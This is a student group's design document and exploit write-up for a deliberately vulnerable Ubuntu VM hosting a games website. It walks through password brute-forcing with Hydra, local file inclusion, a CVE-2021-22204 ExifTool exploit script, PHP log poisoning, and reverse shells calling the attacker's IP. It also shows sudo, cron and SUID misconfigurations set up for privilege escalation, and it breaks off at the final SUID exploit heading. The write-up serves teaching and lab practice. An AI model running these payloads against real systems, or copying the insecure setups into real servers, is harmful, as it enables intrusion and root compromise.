Vulnerable Virtual Machine Design and Write-Up

Group [redacted]

VM_[redacted]

[redacted]

April 29^{th} 2023

Abstract

The VM proposed by our group has the objective to recreate a real-life scenario in which someone who is learning to code tries to create its first website. To put it online, our developer, whose name is kalac, hosted it on the server of a friend of him, gaben, who has more experience in web developing and helped him. We thought about what was our experience and came up with one common feature: videogames. Our imaginary developer aimed to recreate its favourite childood games, so started to play with some php and html files, storing them on the Apache server of gaben, and ended up with some qualitative remake of Snake, 2048 and Flappy Bird... what could possibly go wrong?

1 Services

The following are the tools and services we installed on our machine

1.1 Tools

- OpenSSH v8.2p1
- Apache2 v2.4.41 (the most recent available for Ubuntu 20.04)
- php v7.4.3
- Exiftool v12.23
- acl

1.2 Web server

We installed apache2 web server with the commands:

```
sudo apt install apache2
sudo systemctl start apache2
```

Then, we created a subdirectory called develop. To access this section we inserted an http digest authentication modifying the apache2 config file with:

```
<Location /FlappyBird/develop>
AuthType Digest
AuthName "AdminPanel"
AuthDigestDomain /var/www/html
AuthDigestProvider file
AuthUserFile /etc/apache2/.htpasswd
Require valid-user
</Location>
```

installed the digest auth method with:

```
sudo a2enmod auth_digest
```


and generating the user with the command:

```
sudo htdigest -c /etc/apache2/.htpasswd realm username
```


making sure to choose a vulnerable password since this needs to be bruteforced.

1.3 Vulnerable Website


The pourpose of our machine is to serve a website called "GameHub", which lets users play simple html and javascript videogames such as 2048, FlappyBird and Snake. Here's the main page:




Scrolling through it we can see the games section:



Continuing to inspect the website you will reach the /develop section we mentioned before. There are two versions of the page, an older version (index_old.php) and a newer one (index.php), both shown below:





Every button of the newer version of the site simply calls a php script that will execute a specific function useful for Kalac to edit and monitor the site. We will discuss every function in his corresponding vulnerability.

1.4 Credentials

Here is a list of all the users and their respective credentials to go through the machine more easily:

- Ubuntu server creator: gamehub
- Server name: gamehub
- Admin user (ssh) → gaben:l8q6&N83FCqp
- Vulnerable user (ssh) → kalac:5#Ln7Apˆ5Yis
- Admin of the website (http auth) → Kalac:fuckyou

2 Local User Access

2.1 Introduction

Easy - LFI

Explaination


Kalac created a section of the website called /develop, in which he could edit and work on the games without directly accessing the terminal. For example, he needed some php codes to look into the file system, visit directories and print the information about the services. Of course he inserted an http digest authentication to avoid visitors of the website to access this section. He chose this auth method because gaben told him that it is fairly secure, but he carelessly set a weak password. When kalac asked gaben to improve the web page, his friend did it but left the old page in the folder, asking kalac to remove all the trash that was present (including an old credentials file).


Implementation

We have already explained how we implemented the digest auth mechainsm in the chapter 1.3. Among all the scripts on the site, there is browse.php, which can look for and print almost every file in the machine file system. This can happen because the php function *include()* is called without any check on the requested file. We gave a weak password to user "kalac", which is able to access the authenticated directory "/FlappyBird/develop", where browse.php is located. Then we included a file containing ssh login credentials encoded in base64.


Exploit

1. Use dirbuster to look for subdirectories, you will find an authenticated directory.





2. The user Kalac can be easily found on the leaderboards of all the videogames of the site and it's the only username appearing so try to login with his name in the authenticated section.




Easy - LFI

3. Bruteforce the weak password using Hydra and fixing the username as "Kalac" with -l flag. In the following example we used john.lst as password list but since we chose a very common password, every password list should do the trick.

```
hydra -l Kalac -P /usr/share/worldlist/john.lst 192.168.1.239
-vV http-get /FlappyBird/develop
```


```
[ATTEMPT] target 192.168.1.239 - login "Kalac" - pass "gandalf" - 77 of 3560 [child 1] (0/0)
[ATTEMPT] target 192.168.1.239 - login "Kalac" - pass "green" - 78 of 3560 [child 14] (0/0)
[ATTEMPT] target 192.168.1.239 - login "Kalac" - pass "helpme" - 79 of 3560 [child 4] (0/0)
[80][http-get] host: 192.168.1.239   login: Kalac   password: fuckyou
[STATUS] attack finished for 192.168.1.239 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-25 11:21:40
```

4. Once inside, looking at the source code of the page, there is a comment from gaben who invites kalac to delete `index_old.php`.



5. Search for it in the address bar and you will get the old version of the page, which allows you to execute some php using the form shown in 1.3.

6. Executing listfiles.php we will see that in this directory there is a credentials.txt file, which can be printed searching for it in the url or in the form itself.




```
http://<machine_ip>/FlappyBird/develop/browse.php?file=credentials.txt
```

7. Since it is encoded in base64, you can decode it and gain access as kalac via ssh.

Notes

The LFI generated by a bad implementation of the function *include()*, targeting all the server file system, is intended and required for the exploitation of the next vulnerabilities too. Obviously an external attacker could print */etc/passwd* and try to bruteforce the passwords hashes therefore we chose hard passwords accordingly.

Intermediate [CVE-2021-22204] ExifTool

Explaination

In the newer version of the website, the developers put an "upload" button, which they can use to change the image of the bird in the FlappyBird game. Pressing it, an upload section opens up, and it will execute a vulnerable version of Exiftool showing the metadata of the uploaded image. The image is then loaded into the /img folder which is accessible and writable by www-data. The vulnerability of this version of ExifTool consists of an improper neutralization of user data in the DjVu file format that allows arbitrary code execution when parsing a malicious image.

Implementation

We installed a vulnerable version of Exiftool following the instructions of this GitHub repo:CVE-2021-22204-exiftool

```
┌──(medivother㉿medi)-[~]
└─$ wget https://github.com/exiftool/exiftool/archive/refs/tags/12.23.zip
mv 12.23.zip exiftool-12.23.zip
unzip exiftool-12.23.zip
cd exiftool-12.23
perl Makefile.PL
make test
sudo make install
exiftool -ver
```

We then gave to the user www-data access to the /img folder in order to update the images, setting its permissions to 774 with owners root:www-data.

Exploit

Enumerating the website we can easily find the version of ExifTool (it's printed out with the image metadata in the upload section). If wee look for vulnerabilities of this version on google, the CVE-2021-22204 shows up. The exploit consists in generating a JPEG image payload that can be used for code execution: a custom command can be provided or a reverse shell can be generated. To exploit this vulnerability we followed the instructions listed in the following github page: CVE-2021-22204-exiftool:

1. On the attacker machine install a djvu library necessary for the attack.

```
sudo apt install djvulibre-bin exiftool
```

2. Clone the repo containig the exploit payload using the following command:

```
git clone https://github.com/convisolabs/
CVE-2021-22204-exiftool
```

3. Modify the default image resizing it to 50x50 pixel (since there is this limitation on the target website). To do this we simply installed a tool on kali called gThumb but anything can be used.

Intermediate [CVE-2021-22204] ExifTool

4. In the exploit.py file change the IP with the one of the attacker and run it. We will now have a malicious .jpeg which can be uploaded to the site.

```
 GNU nano 6.4                                    exploit.py
#!/bin/env python3

import base64
import subprocess

ip = '192.168.1.43'
port = '9090'

payload = b"(metadata \"\c${use MIME::Base64;eval(decode_base64('"


payload = payload + base64.b64encode( f"use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if>

payload = payload + b"'))};\")"


payload_file = open('payload', 'w')
payload_file.write(payload.decode('utf-8'))
payload_file.close()


subprocess.run(['bzz', 'payload', 'payload.bzz'])
subprocess.run(['djvumake', 'exploit.djvu', "INFO=1,1", 'BGjp=/dev/null', 'ANTz=payload.bzz'])
subprocess.run(['exiftool', '-config', 'configfile', '-HasselbladExif<exploit.djvu', 'image.jpg'])
```

5. Listen using netcat on port 9090.

6. Upload the malicious image on the site to obtain a shell as www-data.

```
┌──(kali㉿kali)-[~/ETH/CVE-2021-22204-exiftool]
└─$ nc -lnvp 9090
listening on [any] 9090 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.239] 44834
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Notes

CVE-2022-23935 should work too on the same ExifTool version but we didn't manage to exploit it and in any case it is less critical than the one above explained. Other refences for CVE-2022-23935 can be found here.
With this vulnerability, an attacker can obtain remote access on the machine as the user www-data. Note that the privilege escalation vulnerabilities, to be expolited, need an access as the user kalac. This access can be easily obtained looking into the files of the web server to find a file of credentials, the same file found expoiting the easy remote access vulnerability (2.1), and use these credentials to gain access to kalac via ssh.

Hard - Log poisoning

Explaination

This is a misconfiguration caused by an improper permission setting on the file /var/log/apache2/access.log. In fact www-data has write permission on this file, which could potentially lead a user to change the content of this log file.

Implementation

In `index_old.php` there is a list of scripts that the user can request to run. Log Poisoning is implemented by allowing www-data (the user running the web server) to read and execute the folder /var/log/apache2 with the commands

```
setfacl -m g:www-data:r-x apache2/
```

and


```
sudo setfacl -m g:www-data:r-- access.log
```

Setfacl is a tool that allow us to manage ACL (access control list) with additional options than those offered by POSIX permissions (the common permissions we manage with the chmod command).

Exploit

We suppose that the attacker has already exploited the previous vulnerabilities or at least has accessed the authenticated section /develop, as we described in 2.1.


1. Intercept http packets using Burpsuite and any proxy that redirects packets to 127.0.0.1 (we used foxyproxy)



Hard - Log poisoning

2. Send to repeater the packet and modify the USER AGENT with the string:

```
0xdf: <?php system($_GET['c']); ?>
```



3. Now the attacker is able to pass commands through the url:

```
http://192.168.1.239/FlappyBird/develop/browse.php?
file=/var/log/apache2/access.log&c=<command>
```

4. Since we want a shell we can visit a *reverse shell generator* and try some of the script proposed there. We used the *nc mkfifo* one and encoded it to url format (since the request must be done there) using any encoder online (we used urlencoder).

```
rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-
i%202%3E%261|nc%20<attacker_ip>%20<port>%20%3E/tmp/f
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.239] 47508
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Notes

An hint that this attack can be executed is given by the permissions set up in the file /var/log/apache2/access.log by typing:

```
getfacl /var/log/apache2/access.log
```

and we see that www-data has write perms on it. Note that access.log has a little + near the usual permissions and this shows that the file has other ACLs set.
To obtain access as the user kalac, look at the notes of the intermediate remote access vulnerability (2.1)

3 Privilege Escalation

3.1 Introduction

Easy - NOPASSWD sudoers

Explaination

We imagined that our developer had the necessity of installing tools on the machine, but he could not do it since he wasn't in the sudoers group. So gaben simply allowed him to run sudo apt without password and didn't think about the consequences.

Implementation

We created the user "kalac" with the command

```
sudo useradd -m kalac
```

and gave him a (not weak) password

```
sudo passwd kalac
```

Then we modified the /etc/sudoers adding the line:

```
kalac ALL=(ALL) NOPASSWD: /usr/bin/apt, /usr/bin/sudo -l
```


Expolit

1. The user "kalac" is allowed to execute:

```
sudo -l
```

```
sudo apt <...>
```

   without the need to insert a password.



2. Use *GTFObins* to obtain a shell using this commands:

```
sudo apt changelog apt
!/bin/sh
```

Notes

Since kalac can do sudo apt, he could potentially download any tool, even a vulnerable one to gain access as root. This is not relevant for the nature of the homework, but of course in a real life scenario this could open other security issues in the machine.

Intermediate - Crontabs

Explaination

Gaben wanted to automatize some checks and periodical activities so he added three scripts in /etc/crontab. They were executing some basic functions like pinging the site to verify its status, updating the time on the server and backup the website. All these scripts are executing as root. Kalac requested write permissions on the one that checks the connectivity, will this be a problem?

Implementation

We wrote three scripts in /usr/bin which are meant to be executed periodically by crontabs. While two of them have only read permission for kalac, the other one (checkSiteConnectivity.sh) has its permissions slightly different;

```
chmod 766 checkSiteConnectivity.sh
```


so kalac can also modify it. Then we added this lines to /etc/crontab file, in order to insert them in the crontab schedule:

```
* * * * * root <file>.sh > /home/gaben/scripts/<file>.out 2>&1
```

Exploit

1. User kalac runs the commmand to see the list of scheduled scripts

```
cat /etc/crontab
```



Intermediate - Crontabs

2. find the files in the system and look at their permissions, noticing that checkSiteConnectivity.sh has write permissions.

```
find / -name <scriptname.>.sh
```

```
kalac@gamehub:~$ find / -name checkSiteConnectivity.sh
find: '/tmp/systemd-private-5b500ffacd8c4ef99038ea2c752ecbbc-systemd-resolved.service-3qXzuf': Permission
denied
find: '/tmp/systemd-private-5b500ffacd8c4ef99038ea2c752ecbbc-systemd-timesyncd.service-sdufrh': Permission
 denied
find: '/tmp/systemd-private-5b500ffacd8c4ef99038ea2c752ecbbc-ModemManager.service-OdIuSf': Permission deni
ed
find: '/tmp/snap-private-tmp': Permission denied
find: '/tmp/systemd-private-5b500ffacd8c4ef99038ea2c752ecbbc-systemd-logind.service-dQTYxg': Permission de
nied
/usr/bin/checkSiteConnectivity.sh
```

```
kalac@gamehub:/usr/bin$ ls -la | grep 'checkSiteConnectivity'
-rwxrw-r--  1 root   kalac       122 Apr 24 10:15 checkSiteConnectivity.sh
kalac@gamehub:/usr/bin$
```

3. go to any *reverse shell generator*, find a script to open a shell as root and insert it in the writable file

```
sh -i >& /dev/tcp/<attacker ip>/<destination port> 0>&1
```

```
  GNU nano 4.8                          checkSiteConnectivity.sh
#!/bin/bash
#
#url="http://localhost"
#
#if ! curl -s -I "$url" > /dev/null; then
#    echo "The website is not reachable."
#fi

sh -i >& /dev/tcp/192.168.1.43/9191 0>&1
```

4. open a listening port on your machine and wait for the crontab to execute the script.

```
nc -lvnp <port> a
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ nc -lnvp 9191
listening on [any] 9191 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.239] 55030
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Hard - SUID

Explaination

Kalac needed a script that allowed him to restart apache to immediately apply the changes made on the web server. To do so Gaben created a script using the systemctl system call and set up the suid on the executable so that when Kalac executes it, the script still runs as root and it's able to restart the apache service.

Implementation

We wrote a c code which restarts apache2 service calling the systemctl function without the path. This implies that the function systemctl will be searched in the environment path (usually and in our case: */usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin*). The code is placed in /etc/apache2/management/services/scripts and contains the following:

```
        #include <stdlib.h>
        #include <stdio.h>
        #include <unistd.h>
        int main(){
            setuid(0);
            setgid(0);
            printf("Apache2 starting\n");
            system("systemctl start apache2.service");
            printf("Apache2 started\n");
            return 0;
        }
```

Then we compiled it with:

```
        gcc -o apacheStart apacheStart.c
```

and deleted source code. The source code itself is not exploitable by any kind of attacks targeting his code or virtual memory but the vulnerability is created by the wrongly called function. Therefore the source is not necessary to find and exploit this vulnerability since there are a lot of tools that allows us to understand the wrongly called function (like strings). We set up the owner of apacheStart executable to be root with the command:

```
        sudo chown root:root apacheStart
```

and set the SUID with the command:

```
        sudo chmod 4755 apacheStart
```


To add a level of complexity we inserted in the file .bashrc the code line: *readonly PATH* and we changed the owner of .bash and .profile to root (with just read permission to other users) so that the content of these config files cannot be modified by anyone and the attacker cannot change the $PATH so easily.

Hard - SUID

Exploit

